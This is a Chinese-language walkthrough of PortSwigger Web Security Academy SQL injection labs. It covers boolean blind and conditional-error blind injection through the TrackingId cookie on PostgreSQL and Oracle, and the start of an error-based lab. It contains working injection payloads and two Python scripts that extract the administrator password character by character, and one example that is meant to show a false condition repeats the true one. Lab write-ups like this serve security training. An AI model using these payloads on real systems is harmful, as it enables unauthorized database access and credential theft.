

考察基于 cookie 的 SQL 注入布尔盲注,当查询条件为真页面会返回 Welcome back!。

1
2
# cookie: TrackingId 默认查询条件为真,返回 Welcome back!
Cookie: TrackingId=Q1ZhCgGu7VvvgHxU

1
2
# 当 cookie TrackingId 使用 and 使查询条件设置为假,则不会返回 Welcome back!
Cookie: TrackingId=Q1ZhCgGu7VvvgHxU' and 1=2--+


使用 and 语句配合各个数据库语句特性可判断当前数据库类型为:PostgreSQL。

1
2
# 使用 current_database() 语句条件判断成立,而该函数是 PostgreSQL 特有函数
TrackingId=YZPTMqgCP0I38cJN' and ascii(substring(current_database(),1,1))>0--+


根据题目提示,直接构造查询语句获取 administrator 用户名和密码。

1
2
3
4
5
# 查询语句
select password from users where username='administrator'

# 最终构造 payload
TrackingId=YZPTMqgCP0I38cJN' and ascii(substring((select password from users where username='administrator'),1,1))>0--+

编写 Python 脚本执行盲注。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
import requests
import sys
import urllib3

# 禁用 SSL 报错
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
url = "https://0ad2002f03ca1a188136076d0019008a.web-security-academy.net/filter?category=Accessories"

# 转发到 burp 测试
proxy = {
"http": "http://127.0.0.1:8080",
"https": "http://127.0.0.1:8080"
}

# 判断密码字段长度
num = 1
while True:
header = {
"Cookie": f"TrackingId=YZPTMqgCP0I38cJN' and length((select password from users where username='administrator'))={num}--+;",
"Connection": "close"
}
while True:
try:
req = requests.get(url, headers=header, verify=False)
break
except:
pass
if "Welcome back!" in req.text:
break
else:
num += 1

print(f"password len's: {num}")

# 枚举密码
for nums in range(1, num + 1):
header = {
"Cookie": f"TrackingId=YZPTMqgCP0I38cJN' and ascii(substring((select password from users where username='administrator'),{nums},1))>65--+;",
"Connection": "close"
}
while True:
try:
req = requests.get(url, headers=header, verify=False)
break
except:
pass
if "Welcome back!" in req.text:
start = 66
end = 128
else:
start = 0
end = 65

for asciis in range(start, end):
header = {
"Cookie": f"TrackingId=YZPTMqgCP0I38cJN' and ascii(substring((select password from users where username='administrator'),{nums},1))={asciis}--+;",
"Connection": "close"
}
while True:
try:
req = requests.get(url, headers=header, verify=False)
break
except:
pass
if "Welcome back!" in req.text:
print(chr(asciis), end="", flush=True)
break

通过 administrator 用户登录系统。

1
2
administrator
l0z2jsozc7kgms7cfbcr

实验十二:基于条件错误的 SQL 盲注(Oracle)

提示: 本实验包含一个盲注 SQL 注入漏洞。该应用程序使用跟踪 cookie 进行分析,并执行包含所提交 cookie 值的 SQL 查询。SQL 查询结果不会返回,应用程序也不会根据查询是否返回任何行而做出不同的响应。如果 SQL 查询导致错误,则应用程序会返回自定义错误消息。查询 users 表中包含 username 和 password 字段,查询 administrator 用户密码,并登录 web 应用。

考察条件错误的 SQL 盲注,使用判断语句当条件成立执行错误的 SQL 语句导致程序错误。

1
2
3
4
5
6
7

# 通过 union select 测试该数据库为 Oracle

# 首先判断当前表只有一列
TrackingId=FR8yu1X09CaHEAhV' order by 1--+

# 只有执行 Oracle SQL 语句页面回显正常
TrackingId=FR8yu1X09CaHEAhV' union select '' from dual--+

根据实验提示,我们需要找到 users 表中 administrator 用户密码。

1
2
3
4
5
6
7
# 页面报错
TrackingId=FR8yu1X09CaHEAhV' union select '' from users123--+

# 页面正常
TrackingId=FR8yu1X09CaHEAhV' union select '' from users--+

# 说明 users 表存在



使用 case when 语句,如果查询结果正确则返回 1/0,查询结果不正确返回空,当返回 1/0 会强制 SQL 语句报错,页面显示 500,可通过该方法循环获取数据库字段内容。

1
2
3
4
5
6
7
# CASE 语法
# 满足条件后返回结果,都不满足返回 else 结果
CASE
WHEN 条件 THEN 结果1
WHEN 条件 THEN 结果2
ELSE 结果3
END
1
2
3
4
5
6
7
# 当 when 条件为 True 返回 0/1,否则返回 ''

# 1=1 条件成立返回 to_char(1/0),SQL 执行失败,页面返回 500
TrackingId=FR8yu1X09CaHEAhV'||(select case when (1=1) then to_char(1/0) else '' end from dual)||'

# 1=2 条件不成立返回else '',执行 select '' from dual 语句,执行成功页面返回 200
TrackingId=FR8yu1X09CaHEAhV'||(select case when (1=1) then to_char(1/0) else '' end from dual)||'

判断 users 表 administrator 用户密码长度。

1
2
3
4
5
# 通过修改 length(password) 的值来判断数据长度
TrackingId=FR8yu1X09CaHEAhV'||(select case when length(password)>0 then to_char(1/0) else '' end from users where username='administrator')||'

# 当长度等于 20 时,页面回显 500,说明密码共有 20 位
TrackingId=FR8yu1X09CaHEAhV'||(select case when length(password)=20 then to_char(1/0) else '' end from users where username='administrator')||'

通过 substr 取出每个字符串对比 ASCII 码。

1
2
# 通过 ascii 和 substr 逐个字符判断
TrackingId=FR8yu1X09CaHEAhV'||(select case when ascii(substr(password,1,1))>0 then to_char(1/0) else '' end from users where username='administrator')||'

编写 Python 脚本对每个字符循环枚举。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
import requests
import sys
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
url = "https://0a1900f403d2ed0c807c08290072005a.web-security-academy.net/"

proxy = {
"http": "http://127.0.0.1:8080",
"https": "http://127.0.0.1:8080"
}

for nums in range(1, 21):
header = {
"Cookie": f"TrackingId=FR8yu1X09CaHEAhV'||(select case when ascii(substr(password,{nums},1))>65 then to_char(1/0) else '' end from users where username='administrator')||';",
"Connection": "close"
}
while True:
try:
req = requests.get(url, headers=header, verify=False)
break
except:
pass
if req.status_code == 500:
start = 66
end = 128
else:
start = 0
end = 65

for asciis in range(start, end):
header = {
"Cookie": f"TrackingId=FR8yu1X09CaHEAhV'||(select case when ascii(substr(password,{nums},1))={asciis} then to_char(1/0) else '' end from users where username='administrator')||';",
"Connection": "close"
}
while True:
try:
req = requests.get(url, headers=header, verify=False)
break
except:
pass
if req.status_code == 500:
print(chr(asciis), end="", flush=True)
break

除了使用 || 拼接,使用 union select 语句也是可以的。

1
2
3
4
5
# ascii(substr(password,1,1))=0 不成立,查询语句成功,返回 200
TrackingId=FR8yu1X09CaHEAhV' union select case when ascii(substr(password,1,1))=0 then to_char(1/0) else '' end from users where username='administrator'--+

# ascii(substr(password,1,1))>0 成立,返回 1/0 查询语句失败,返回 500
TrackingId=FR8yu1X09CaHEAhV' union select case when ascii(substr(password,1,1))>0 then to_char(1/0) else '' end from users where username='administrator'--+


通过 administrator 用户登录系统。

1
2
administrator
y9a7tlnilqr9chdmm4yj

实验十三:基于错误回显的 SQL 注入(PostgreSQL)

提示: 本实验包含一个盲注 SQL 注入漏洞。该应用程序使用跟踪 cookie 进行分析,并执行包含所提交 cookie 值的 SQL 查询。依据报错内容查询 users 表中包含 username 和 password 字段,查询 administrator 用户密码,并登录 web 应用。

考察基于报错回显的 SQL 注入。

1
2

# 在 Cookie TrackingId 字段添加单引号,页面会回显报错提示
TrackingId=0sIRCLGi816auwyk'


判断当前数据库类型。

1
2
3
4
5
# 当前数据表只有一列
TrackingId=fasdfasdfasdfasdfasd' order by 1--+

# 只有执行 PostgreSQL 才不会发生错误,说明当前属于 PostgreSQL 数据库
TrackingId=fasdfasdfasdfasdfasd' union select current_database()--+


